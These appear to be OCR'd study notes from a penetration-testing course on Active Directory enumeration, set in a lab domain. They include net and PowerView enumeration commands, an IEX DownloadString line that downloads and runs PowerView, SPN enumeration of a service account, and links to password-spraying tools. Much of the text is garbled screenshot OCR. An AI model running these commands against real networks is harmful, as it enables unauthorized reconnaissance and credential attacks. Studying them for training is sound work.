


Active Directory

- What is Active Directory
  - 


- Viewing user accounts from Active Directory users and computers


- 

- Viewing user accounts using net commands
  - net user /domain
  - net user thanos.dione /domain
  - net group /domain
- Adding computers to AD


- 


-

- Group Policies
  - Viewing and Modifying group policies
    - 


- Access Control lists
  - One user's access over another user or computer
  - 

Using GPO, set account lockout threshold.



vagrantlab_parentDC_1638205441110_33387 [Running]
Group Policy Management
File Action View Window Help
Group Policy Management
Forest: ParentDomain.loca
Domains
ParentDomain.loca
Default Domain
Domain Contro
Group Policy Ob
Default Dom
Default Dom
WMI Filt
Starter G
Sites
Group Policy M
Group Policy Re
Edit...
GPO Status
Back Up...
Restore from Backup...
Import Settings...
Save Report...
View
New Window from Here
Copy
Delete
Rename
Refresh
Help
Default Domain Policy
Scope Details Settings Delegation Status
hide
Policy
Setting
Account lockout duration
30 minutes
Account lockout threshold
3 invalid logon attempts
Reset account lockout counter after
30 minutes
/Kerberos Policy
hide
Setting
gon restrictions
Enabled
e for service ticket
600 minutes
e for user ticket
10 hours
e for user ticket renewal
7 days
nce for computer clock synchronization
5 minutes
curity Options
hide
ss
hide
Setting
s: Allow anonymous SID/Name translation
Disabled
ity
hide
Policy
Setting
Network security: Do not store LAN Manager hash value on next password change
Enabled
Network security: Force logoff when logon hours expire
Disabled
Public Key Policies/Encrypting File System
hide
Open the GPO editor
4:26 AM
11/30/2021



By default, GPO update is done every 90 minutes. We don't want to wait that long so we will need to run gpupdate on the user's workstation. Let's do it on attacker vm.



add a domain user and look for relevant event logs on domain controller



Enumerate Domain

LDAP is an *Active Directory Service Interfaces* (ADSI)[6] provider (essentially an API) that supports search functionality against an Active Directory. This will allow us to interface with the domain controller using PowerShell and extract non-privileged information about the objects in the domain.


Find domain controller manually in Powershell:

```
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDoma
in()
```

what is the domain controller's LDAP provider path?

```
LDAP://DC01.corp.com/DC=corp,DC=com
```

Use PowerView to enumerate the following:

- Domain
  - 

  -
- Users
- Computers
- Groups
- Group memberships

`IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1')`

```
Get-NetDomain
(Get-DomainPolicy)."system access"
Get-NetDomainController
Get-NetForestDomain
Get-NetForestTrust
Get-NetComputer | select name,operatingsystem
Get-NetUser
Get-NetGroup 'Domain Admins' -Domain parentdomain.local
Get-NetGroupMember -Identity "Domain Admins" -Recurse
Get -NetLocalGroup -ComputerName parentdc
```

If you need to spray passwords in AD, you can use: https://raw.githubusercontent.com/ZilentJack/Spray-Passwords/master/Spray-Passwords.ps1 or https://github.com/byt3bl33d3r/CrackMapExec (don't use its exploitation functions in the exam)

We will begin with assumed breach scenario where we already some access.

Service Principal Names
"When an application is executed, it must always do so in the context of an operating system user. If a user launches an application, that user account defines the context. However, services launched by the systzem itself use the context based on a *Service Account*.

Service Principal Names (SPN) are used to associate a service on a specific server to a service account in AD.

```
Get-NetUser -SPN
```

svc.acct is a service account has a service principal name.




Figure 3: Diagram of NTLM authentication in Active Directory

https://portal.offensive-security.com/courses/pen-200/books-and-videos/modal/modules/active-directory-attacks/active-directory-authentication/ntlm-authentication

